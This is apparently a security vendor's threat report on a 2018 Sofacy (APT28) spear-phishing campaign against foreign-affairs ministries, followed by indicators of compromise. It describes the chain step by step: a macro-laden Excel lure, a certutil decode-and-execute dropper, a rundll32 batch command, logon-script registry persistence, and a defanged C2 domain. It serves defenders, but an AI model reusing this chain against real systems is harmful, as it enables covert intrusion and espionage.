Sofacy Attacks Multiple Government Entities

The Sofacy group (AKA APT28, Fancy Bear, STRONTIUM, Sednit, Tsar Team, Pawn Storm) is a well-known adversary that remains highly active in the new calendar year of 2018. Unit 42 actively monitors this group due to their persistent nature globally across all industry verticals. Recently, we discovered a campaign launched at various Ministries of Foreign Affairs around the world. Interestingly, there appear to be two parallel efforts within the campaign, with each effort using a completely different toolset for the attacks. In this blog, we will discuss one of the efforts which leveraged tools that have been known to be associated with the Sofacy group.
 
Attack Details


At the beginning of February 2018, we discovered an attack targeting two government institutions related to foreign affairs. These entities are not regionally congruent, and the only shared victimology involves their organizational functions. Specifically, one organization is geographically located in Europe and the other in North America. The initial attack vector leveraged a phishing email (seen in Figure 1), using the subject line of Upcoming Defense events February 2018 and a sender address claiming to be from Jane's 360 defense events <events@ihsmarkit.com>. Jane’s by IHSMarkit is a well-known supplier of information and analysis often times associated with the defense and government sector. Analysis of the email header data showed that the sender address was spoofed and did not originate from IHSMarkit at all. The lure text in the phishing email claims the attachment is a calendar of events relevant to the targeted organizations and contained specific instructions regarding the actions the victim would have to take if they had “trouble viewing the document”.
 
email

Figure 1 Spear-phishing email used in the attack campaign

 

The attachment itself is an Microsoft Excel XLS document that contains malicious macro script. The document presents itself as a standard macro document but has all of its text hidden until the victim enables macros. Notably, all of the content text is accessible to the victim even before macros are enabled. However, a white font color is applied to the text to make it appear that the victim must enable macros to access the content. Once the macro is enabled, the content is presented via the following code:
ActiveSheet.Range("a1:c54").Font.Color = vbBlack
The code above changes the font color to black within the specified cell range and presents the content to the user. On initial inspection, the content appears to be the expected legitimate content, however, closer examination of the document shows several abnormal artifacts that would not exist in a legitimate document. Figure 2 below shows how the delivery document initially looks and the transformation the content undergoes as the macro runs.
macrobeforeafter
 

Figure 2 Delivery document before and after the macro is run

 
Delivery Document

As mentioned in a recent ISC diary entry, the macro gets the contents of cells in column 170 in rows 2227 to 2248 to obtain the base64 encoded payload, which can be seen in the following screenshot:
base64

Figure 3 Delivery Document showing base64 encoded payload

 
The macro prepends the string -----BEGIN CERTIFICATE----- to the beginning of the base64 encoded payload and appends -----END CERTIFICATE----- to the end of the data. The macro then writes this data to a text file in the C:\Programdata folder using a random filename with the .txt extension. The macro then uses the command certutil -decode to decode the contents of this text file and outputs the decoded content to a randomly named file with a .exe extension in the C:\Programdata folder. The macro sleeps for two seconds and then executes the newly dropped executable.
The newly dropped executable is a loader Trojan responsible for installing and running the payload of this attack. We performed a more detailed analysis on this loader Trojan, which readers can view in this report's appendix. Upon execution, the loader will decrypt the embedded payload (DLL) using a custom algorithm, decompress it and save it to the following file:
%LOCALAPPDATA%\cdnver.dll
The loader will then create the batch file %LOCALAPPDATA%\cdnver.bat, which it will write the following:
start rundll32.exe "C:\Users\user\AppData\Local\cdnver.dll",#1
The loader Trojan uses this batch file to run the embedded DLL payload. For persistence, the loader will write the path to this batch file to the following registry key, which will run the batch file each time the user logs into the system:
HKCU\Environment\UserInitMprLogonScript
The cdnver.dll payload installed by the loader executable is a variant of the SofacyCarberp payload, which is used extensively by the Sofacy threat group. Overall, SofacyCarberp does initial reconnaissance by gathering system information and sending it to the C2 server prior to downloading additional tools to the system. This variant of SofacyCarberp was configured to use the following domain as its C2 server:
cdnverify[.]net
The loader and the SofacyCarberp sample delivered in this attack is similar to samples we have analyzed in the past but contains marked differences. These differences include a new hashing algorithm to resolve API functions and to find running browser processes for injection, as well as changes to the C2 communication mechanisms as explained in detail within the appendix.
 
Open-source Delivery Document Generator
It appears that Sofacy may have used an open-source tool called Luckystrike to generate the delivery document and/or the macro used in this attack. Luckystrike, which was presented at DerbyCon 6 in September 2016, is a Microsoft PowerShell-based tool that generates malicious delivery documents by allowing a user to add a macro to an Excel or Word document to execute an embedded payload. We believe Sofacy used this tool, as the macro within their delivery document closely resembles the macros found within Luckystrike.

To confirm our suspicions, we generated a malicious Excel file with Luckystrike and compared its macro to the macro found within Sofacy's delivery document. We found that there was only one difference between the macros besides the random function name and random cell values that the Luckystrike tool generates for each created payload. The one non-random string difference was the path to the ".txt" and ".exe" files within the command "certutil -decode", as the Sofacy document used "C:\Programdata\" for the path whereas the Luckystrike document used the path stored in the Application.UserLibraryPath environment variable. Figure 3 below shows a diff with the LuckyStrike macro on the left and Sofacy macro on the right, where everything except the file path and randomly generated values in the macro are exactly the same, including the obfuscation attempts that use concatenation to build strings.


luckystrike_diff

Figure 4 Diff of macros in Luckystrike generated document (left) and Sofacy's delivery document (right)

 
Discovery and relationships


With much of our research, our initial direction and discovery of emerging threats is generally some combination of previously observed behavioral rulesets or relationships. In this case, we had observed a strange pattern emerging from the Sofacy group over the past year within their command and control infrastructure. Patterning such as reuse of WHOIS artifacts, IP reuse, or even domain name themes are common and regularly used to group attacks to specific campaigns. In this case, we had observed the Sofacy group registering new domains, then placing a default landing page which they then used repeatedly over the course of the year. No other parts of the C2 infrastructure amongst these domains contained any overlapping artifacts. Instead, the actual content within the body of the websites was an exact match in each instance. Specifically, the strings 866-593-54352 (notice it is one digit too long), 403-965-2341, or the address 522 Clematis. Suite 3000 was repeatedly found in each instance. ThreatConnect had made the same observation regarding this patterning in September 2017.
Sofacy_5

Figure 5 Default landing page for cdnverify.net domain
Sofacy_6

Figure 6 Default landing page for hotfixmsupload.com domain

 
Hotfixmsupload[.]com is particularly interesting as it has been identified as a Sofacy C2 domain repeatedly, and was also brought forth by Microsoft in a legal complaint against STRONTIUM (Sofacy) as documented here.
Leveraging this intelligence allowed us to begin predicting potential C2 domains that would eventually be used by the Sofacy group. In this scenario, the domain cdnverify[.]net was registered on January 30, 2018 and just two days later, an attack was launched using this domain as a C2.
 
Conclusion
The Sofacy group should no longer be an unfamiliar threat at this stage. They have been well documented and well researched with much of their attack methodologies exposed. They continue to be persistent in their attack campaigns and continue to use similar tooling as in the past. This leads us to believe that their attack attempts are likely still succeeding, even with the wealth of threat intelligence available in the public domain. Application of the data remains challenging, and so to continue our initiative of establishing playbooks for adversary groups, we have added this attack campaign as the next playbook in our dataset.
Palo Alto Networks customers are protected from this threat by:

  1. WildFire detects all SofacyCarberp payloads with malicious verdicts.
  2. AutoFocus customers can track these tools with the Sofacy, SofacyMacro and SofacyCarberp
  3. Traps blocks the Sofacy delivery documents and the SofacyCarberp payload.

 
IOCs
 
SHA256
ff808d0a12676bfac88fd26f955154f8884f2bb7c534b9936510fd6296c543e8
12e6642cf6413bdf5388bee663080fa299591b2ba023d069286f3be9647547c8
cb85072e6ca66a29cb0b73659a0fe5ba2456d9ba0b52e3a4c89e86549bc6e2c7
23411bb30042c9357ac4928dc6fca6955390361e660fec7ac238bbdcc8b83701
 
Domains
Cdnverify[.]net
 
Email Subject
Upcoming Defense events February 2018
 
Filename
Upcoming Events February 2018.xls
 

Appendix

 
Loader Trojan
